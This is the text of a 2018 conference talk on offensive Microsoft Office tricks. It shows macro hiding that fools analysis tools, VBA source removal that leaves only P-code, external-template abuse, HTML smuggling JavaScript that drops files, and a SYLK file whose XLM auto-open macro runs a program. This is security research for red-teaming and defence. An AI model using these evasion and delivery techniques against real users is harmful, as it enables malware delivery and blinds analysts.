



THE MS OFFICE MAGIC SHOW

Pieter Ceelen & Stan Hegt
DerbyCon 2018

OUTFLANK
clear advice with a hacker mindset


HOCUS PCODUS

Making the macro disappear

OUTFLANK

clear advice with a hacker mindset

HIDING MACROS FROM GUI



Original idea: <https://www.thegrideon.com/vba-internals.html>

HIDING MACROS FROM OLETOOLS

```
fish /Users/stan — -fish — 102x24
[stan@aapje ~> python ~/Downloads/oletools-master/oletools/olevba.py ~/Documents/Temp/macro.doc
olevba 0.52.3 - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:M----- /Users/stan/Documents/Temp/macro.doc
=====
FILE: /Users/stan/Documents/Temp/macro.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: /Users/stan/Documents/Temp/macro.doc - OLE stream: u'Macros/VBA/ThisDocument'
-----  

(empty macro)
-----
VBA MACRO Module1.bas
in file: /Users/stan/Documents/Temp/macro.doc - OLE stream: u'Macros/VBA/Module1'
-----  

Sub BenignCode()
    MsgBox "Really, nothing to see here....."
End Sub
No suspicious keyword or IOC found.
stan@aapje ~>
```

HIDING MACROS FROM OLETOOLS

(General) ▾ EvilCode

```
Sub EvilCode() '█████████████████████ Sub BenignCode()
    MsgBox "Hello this is evil code" '█████████████████████     MsgBox "Really, nothing to see here....."
End Sub
```

Fooling the analyst by abusing his toolkit

- Various command line OLE analysis tools (OLEtools, OLEdump, ...)
 - Read relevant OLE streams, extract information and output line-by-line
 - Use special characters to manipulate output (character \x08, backspace)

REMOVING SOURCE CODE: P-CODE

A VBA module OLE stream consists of two parts:

- PerformanceCache (undocumented)
- CompressedSourceCode (compressed version of VBA code)

Amongst others, PerformanceCache contains P-Code:

- VBA version-specific pseudo code for stack machine
- Office 2010 onwards uses VBA7 stack machine

Original research: <https://github.com/bontchev/pcodedmp>

If version (byte 3 + 4) in _VBA_PROJECT stream matches Office version of the host and architecture of stack machine matches (x86 vs x64), then P-Code is executed instead of VBA source code

P-CODE VIEWED FROM AN OLE STREAM EDITOR

The screenshot shows the FlexHEX application interface. The main window displays a hex dump of memory starting at address 000000340. A red box highlights a block of memory from 000000360 to 0000003F8. An arrow points from this highlighted area to the text "P-Code". Another arrow points from the same area to the text "CompressedSourceCode (Can be NULL'ed..)". The right pane of the application shows the compressed source code, which is actually VBA code. The code reads:

```
ÿÿÿÿ 8 ■  
o ÿþp ¶ Th  
is is evil code  
A@* üÿÿÿH  
ÿÿÿÿ ]° Attr  
ibut e VB_Nam e  
= "Mod ule1" S  
ub Auto0 pen()  
MsgBox @"This  
e vil code! Z  
End b
```

The bottom navigation pane shows the file structure: Trick_2 - Copy.doc > Macros > VBA > dir > Module1 > ThisDocument. The status bar at the bottom indicates "Ready", "Selected: 92 bytes", and buttons for "UNCHANGED" and "OVERWRITE".

AFTER NULL'ING COMPRESSED SOURCE CODE

```
pcodedmp — fish /Users/stan/Downloads/pcodedmp-master/pcodedmp — -fish — 113x25
stan@aapje ~/D/p/pcodedmp> python ~/Downloads/oletools-master/oletools/olevba.py ~/Documents/Temp/Trick_2.doc
olevba 0.52.3 - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:M----- /Users/stan/Documents/Temp/Trick_2.doc
=====
FILE: /Users/stan/Documents/Temp/Trick_2.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: /Users/stan/Documents/Temp/Trick_2.doc - OLE stream: u'Macros/VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bin
in file: /Users/stan/Documents/Temp/Trick_2.doc - OLE stream: u'Macros/VBA/Module1'
-----
No suspicious keyword or IOC found.

stan@aapje ~/D/p/pcodedmp>
```


SAW IN HALF

Macro smuggling

OUTFLANK

clear advice with a hacker mindset

OFFICE AND TEMPLATES BASICS




- Macro's from templates are loaded when template can be found.
- Full path to template stored in the docx file word/_rels/settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
    Id="rId1"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="file:///C:/Users/test/Documents/TEMPLATE.dotx"
    TargetMode="External"/></Relationships>
```

PROPERTIES WE CAN ABUSE

- If Word can't locate the template, it will check the current directory for the template filename.
- If template is not found, no error. Word just points to normal.dotm.
- Word accepts renaming a .dot file to another extension (not for dotm)



TEMPLATE POLYGLOT WITH HTML

A screenshot of a hex editor window titled "readme.html **OVERWRITE MODE**". The left pane shows the byte sequence starting with a ".dot" header (00 3E 00 03) followed by several FF FF FF FF bytes. The right pane shows the ASCII representation of the file, which includes a C-style multi-line comment starting with "/*". Two specific areas are highlighted with red boxes: the ".dot" header area and the start of the multi-line comment area.

After .dot header, inserted HTML Comment

A screenshot of a hex editor window showing the end of the file. The left pane displays the byte sequence, and the right pane shows the ASCII representation. A large red box highlights the closing "*/" of the multi-line comment and the subsequent JavaScript code: "--><HTML><SCRIPT>document.body.innerHTML='This is just a innocent README file'</SCRIPT></HTML>". The bottom status bar indicates "Unaligned Int little (select loose data)".

At end of file, close HTML comment and generate content using JS

BRINGING SMUGGLING IN PLAY

```
22 var readmefile = '0M8R4KGxGuE8IS0tAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAABAAA  
23  
24 var data = base64ToArrayBuffer(readmefile);  
25 var blob = new Blob([data], {type: 'text/stream'});  
26 var fileName = 'readme.html';  
27  
28 if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);  
29 else {  
30     var a = document.createElement('a');  
31     document.body.appendChild(a);  
32     a.style = 'display: none';  
33     var url = window.URL.createObjectURL(blob);  
34     a.href = url;  
35     a.download = fileName;  
36     a.click();  
37     window.URL.revokeObjectURL(url);  
38 }  
39  
40 var docxfile ='UEsDBBQABgAIAAAAIQDfpNJsWgEAACAFAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIooAACAA  
41  
42 var data = base64ToArrayBuffer(docxfile);  
43 var blob = new Blob([data], {type: 'text/stream'});  
44 var fileName = 'innocent.docx';  
45  
46 if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);  
47 else {  
48     var a = document.createElement('a');  
49     document.body.appendChild(a);  
50     a.style = 'display: none';  
51     var url = window.URL.createObjectURL(blob);  
52     a.href = url;  
53     a.download = fileName;  
54     a.click();  
55     window.URL.revokeObjectURL(url);  
56 }
```

<https://outflank.nl/blog/2018/08/14/html-smuggling-explained/>

OTHER TRICKS WITH EXTERNAL TEMPLATES (1/2)

WRITABLE TRUSTED LOCATIONS ON NETWORK

[REDACTED] 16:49

Invitation to Christmas event

To: [REDACTED]


Dear [REDACTED]

See attached document for all details on the yearly Christmas event

[REDACTED]

 Invitation.docx

OTHER TRICKS WITH EXTERNAL TEMPLATES (2/2) BACKDOORING LEGIT DOCUMENTS



SMOOTH AS SYLK

A grayscale photograph of a person's hands performing a card trick. One hand holds a deck of cards, while the other hand reaches in to take a card. A single card is held up, showing the Ace of Diamonds. The background is dark and out of focus.

The oldest trick in the magic book

OUTFLANK

clear advice with a hacker mindset

WHAT IS A SYLK FILE?

SYmbolic LinK file format (SYLK)

- Introduced in 1980s by Microsoft
- Exchanging spreadsheet data with external programs
- Text-based, ASCII file format
- .slk file type associated with Excel
- Can be weaponized using DDE (@enigma0x3)

Since it is a text-based file format, SYLK files are never opened in the Protected View sandbox!

SYLK EXAMPLE

ID;P

C;Y1;X1;K"This is row 1"

C;Y2;X1;K"This is row 2"

C;Y3;X1;K"Total"

C;Y1;X2;K3

C;Y2;X2;K2

C;Y3;X2;K5

E

The screenshot shows a Microsoft Excel window titled "example.slk - Excel". The ribbon menu includes File, Home, Insert, Page, Form, Data, Review, View, Add-Ins, Help, and Team. The formula bar shows "R1C1" and the value "This is row 1". The worksheet contains the following data:

	1	2	3	4	5	6
1	This is row 1		3			
2	This is row 2		2			
3	Total		5			
4						
5						
6						

MACROS IN SYLK?

File format specs

- The file formats handbook by Gunter Born (1995)
- Ancient specification "sylksum.doc" floating around the internet

```
- 0 record: Global options.  
* - ;A cIter numDelta: Iteration on. The parameters are not used by  
*      plan but are for Excel.  
  
      - ;C: Completion test at current cell.  
      - ;P: Sheet is protected (but no password).  
* - ;L: Use A1 mode references (R1C1 always used in SYLK file expressions).  
* - ;M: Manual recalc.  
* - ;R: Precision as formated (!fPrec).  
* - ;E: Macro (executable) sheet. Note that this should appear  
*      before the first occurrence of ;G or ;F field in an NN record  
*      (otherwise not enabled in Excel). Also before first C record  
*      which uses a macro-only function.
```

Wait, what? Macros in plain text SYLK?

SYLK MACRO EXAMPLE

Popping calculator in less than 100 bytes..

```
ID;P  
O;E  
NN;NAuto_open;ER1C1;KOut Flank;F  
C;X1;Y1;K0;EEXEC( "CALC.EXE" )  
C;X1;Y2;K0;EHALT()  
E
```

This is not VBA! Welcome to 1992, enter the world of XLM macros.

EXCEL 4.0 MACROS (XLM)

Macro worksheets


- Excel 4.0 introduced in 1992 for Windows 3.0 and 3.1
- VBA was only introduced in Excel 5.0 (1993)
- XLM macros are still supported in Office 2016
- Also supported on Mac (even with .slk)!

I was
introduced
later, in 1996

